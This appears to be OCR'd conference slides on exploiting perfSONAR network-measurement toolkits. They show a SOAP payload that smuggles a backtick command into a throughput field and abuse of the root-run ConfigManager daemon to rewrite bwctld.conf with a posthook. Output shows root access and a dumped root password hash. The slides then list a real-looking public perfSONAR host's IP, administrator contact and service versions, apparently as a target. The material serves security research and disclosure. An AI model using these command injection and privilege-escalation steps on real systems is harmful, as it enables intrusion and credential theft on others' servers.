                   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
                   xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
    <SOAP-ENV:Header/>
    <SOAP-ENV:Body>
        <nmwg:message xmlns:nmwg="http://ggf.org/ns/nmwg/base/2.0/">
            <nmwg:metadata id="metadata.1337">
                <nmwg:eventType>success.test</nmwg:eventType>
            </nmwg:metadata>
            <nmwg:data metadataIdRef="metadata.1337">
             <iperf:datum throughput="`whoami`" timeValue="1 1 1 1:1:1 1"
xmlns:iperf="http://ggf.org/ns/nmwg/tools/iperf/2.0/">
            </nmwg:data>
        </nmwg:message>
    </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

PERFSONAR – BANDWIDTHGRAPH.CGI



PERFSONAR – OBTAINING ROOT

PERFSONAR – ROOT?



PERFSONAR – CONFIGMANAGER

```
[sudo@localhost ~]$ ps -ef | grep [t]oolkit_config_daemon.pl
root      11472      1  0 13:13 ?        00:00:10 toolkit_config_daemon.pl
```

```
67      $self->{DAEMON} = RPC::XML::Server->new(host => $address, port => $port);
68      unless (ref $self->{DAEMON}) {
69          return (-1, $self->{DAEMON});
70      }
```

```
72      $self->{DAEMON}->add_method({
73                  name => "writeFile",
74                  code => sub {
```

```
82      $self->{DAEMON}->add_method({
83                  name => "restartService",
84                  code => sub {
```

```
91      $self->{DAEMON}->add_method({
92                  name => "startService",
93                  code => sub {
```

```
101     $self->{DAEMON}->add_method({
102                 name => "stopService",
103                 code => sub {
```

PERFSONAR – CONFIGMANAGER

```
# Imports
use perfSONAR_PS::NPToolkit::ConfigManager::ConfigClient;

# Connect to config backend
my $client = perfSONAR_PS::NPToolkit::ConfigManager::ConfigClient->new();
my ($status, $res) = $client->init({
    url => "http://localhost:9000/",
});
if ($status != 0) { return $res; }

# Write a file
($status, $res) = $client->saveFile({
    filename => "/tmp/pwn",
    content => "I am root",
});
if ($status != 0) { return $res; }
```

PERFSONAR – CONFIGMANAGER

```
➜  python trigger.py 192.168.2.131
Problem writing file /tmp/pwn: Code execution error: Method writeFile
returned error: Access denied at /opt/perfsonar_ps/toolkit/bin/../lib/
perfSONAR_PS/NPToolkit/ConfigManager/ConfigDaemon.pm line 149.
```

```
147     unless ($self->{ACCESS_CONTROL}->{file}->{$filename}) {
148         $self->{LOGGER}->error("Couldn't write file $filename: unknown file");
149         die("Access denied");
150     }
151
152     unless ($self->{ACCESS_CONTROL}->{file}->{$filename}->{write}) {
153         $self->{LOGGER}->error("Couldn't write file $filename: write permission denied");
154         die("Access denied");
155     }
```

PERFSONAR – CONFIGMANAGER

```
[sudo@localhost ~]$ cat /opt/perfsonar_ps/toolkit/etc/config_daemon.conf | grep "<file "
        <file "/etc/ntp.conf">
        <file "/opt/perfsonar_ps/ls_registration_daemon/etc/ls_registration_daemon.conf">
        <file "/usr/ndt/tcpbw100.html">
        <file "/var/lib/npad/diag_form.html">
        <file "/opt/perfsonar_ps/perfsonarbuoy_ma/etc/daemon.conf">
        <file "/opt/perfsonar_ps/PingER/etc/daemon.conf">
        <file "/opt/perfsonar_ps/perfsonarbuoy_ma/etc/owmesh.conf">
        <file "/opt/perfsonar_ps/PingER/etc/pinger-landmarks.xml">
        <file "/opt/perfsonar_ps/snmp_ma/etc/daemon.conf">
        <file "/opt/perfsonar_ps/toolkit/etc/administrative_info">
        <file "/opt/perfsonar_ps/toolkit/etc/enabled_services">
        <file "/opt/perfsonar_ps/toolkit/etc/external_addresses">
        <file "/opt/perfsonar_ps/toolkit/etc/ntp_known_servers">
        <file "/etc/bwctld/bwctld.conf">
        <file "/etc/bwctld/bwctld.limits">
        <file "/etc/bwctld/bwctld.keys">
        <file "/etc/owampd/owampd.limits">
        <file "/etc/owampd/owampd.pfs">
        <file "/opt/perfsonar_ps/traceroute_ma/etc/daemon.conf">
        <file "/opt/perfsonar_ps/traceroute_ma/etc/traceroute-master.conf">
        <file "/etc/hosts">
        <file "/etc/maddash/maddash-server/maddash.yaml">
        <file "/etc/ntp/step-tickers">
        <file "/opt/perfsonar_ps/regular_testing/etc/regular_testing.conf">
```

PERFSONAR – CONFIGMANAGER

- /etc/hosts
- /etc/ntp.conf
- /etc/ntp/step-tickers
- /etc/bwctld/bwctld.conf
- /etc/bwctld/bwctld.limits
- /etc/owampd/owampd.limits
- /usr/ndt/tcpbw100.html
- /opt/perfsonar_ps/ls_registration_daemon/etc/ls_registration_daemon.conf
- /opt/perfsonar_ps/regular_testing/etc/regular_testing.conf
- /opt/perfsonar_ps/toolkit/etc/administrative_info
- /opt/perfsonar_ps/toolkit/etc/enabled_services
- /opt/perfsonar_ps/toolkit/etc/external_addresses
- /opt/perfsonar_ps/toolkit/etc/ntp_known_servers

PERFSONAR – CONFIGMANAGER

```
# run as group/user - only used if effective uid is root.
# (defaults to nil)
user         bwctl
group         bwctl

# root_folly needs to be set if the 'user' specified above has root
# permissions. This is an additional check to ensure bwctld is not
# run as root unless expressly intended.
# (You could uncomment this line... But are you really sure you
# want to do that?)
# (defaults to !root_folly)
#root_folly

# posthook - a script to run after a session has completed
# There can be any number of posthook scripts. These scripts will be executed
# by the daemon when a session finishes. The script will be passed the test
# parameters, the receiver output and the sender output. An example script is
# included in the contrib directory that will send a message to syslog when the
# session completes.
#posthook /path/to/script.pl
#posthook /path/to/other/script.pl
```


PERFSONAR – CONFIGMANAGER


- Backup original bwctld.conf
- Use ConfigManager to stop bwctld
- Write executable posthook.pl
- Use ConfigManager to write new bwctld.conf
- Use ConfigManager to start bwctld
- Trigger a bwctl session, triggering posthook.pl as root
- Use ConfigManager to stop bwctld
- Remove posthook.pl
- Restore original bwctld.conf
- Use ConfigManager to start bwctld back to original configuration


PERFSONAR – CONFIGMANAGER

```
➜  python trigger.py 192.168.2.131
 22:46:59 up 12:14,  1 user,  load average: 0.05, 0.01, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
sudo     pts/0    192.168.2.1      20:44    3:15   0.08s  0.08s -bash

Linux localhost.localdomain 2.6.32-573.18.1.el6.x86_64 #1 SMP Tue Feb
9 22:46:17 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux

uid=0(root) gid=0(root) groups=0(root),10(wheel)

root:$1$LSHPP/wR$lQh7HDygtj8gBK9K8eyc01:16829:0:99999:7:::
```

ENUMERATING PERFSONAR INSTANCES


perfSONAR Toolkit on mwt2-ps02.campuscluster.illinois.edu
Log in
Configuration
Help
mwt2-ps02.campuscluster.illinois.edu at 72.36.96.9
Edit
Organization: Midwest Tier2
Address: Urbana, IL 61801 US (map)
Administrator: MWT2 (support@mwt2.org)
Services
Enable/disable services
SERVICE STATUS VERSION PORTS SERVICE LOGS
bwctl Running 1.6.0-2.el6 4823 View
regular_testing Running 3.5.1.1-1 View
owamp Disabled 3.5.0-1.el6 861 View
ndt Disabled 3.7.0.2-1.el6 3001 View
npad Disabled 1.5.6-3.el6 8001 View
esmond Running 2.0.2-3.el6 View
Test Results (95 Results)
Configure tests
SOURCE DESTINATION THROUGHPUT LATENCY (MS) LOSS
mwt2-ps02.campuscluster.illinois.edu
72.36.96.9
Details | Traceroute
atlas-npt2.bu.edu
192.5.207.252
408 Mbps
2.92 Gbps
n/a
n/a
n/a
n/a
Host Details (Log in for more info)
Interfaces Details
Globally Registered Yes
NTP Synced Yes
RAM 16 GB
CPU Cores 8
CPUs 2
CPU Speed 2328 MHz
Primary Interface eth0
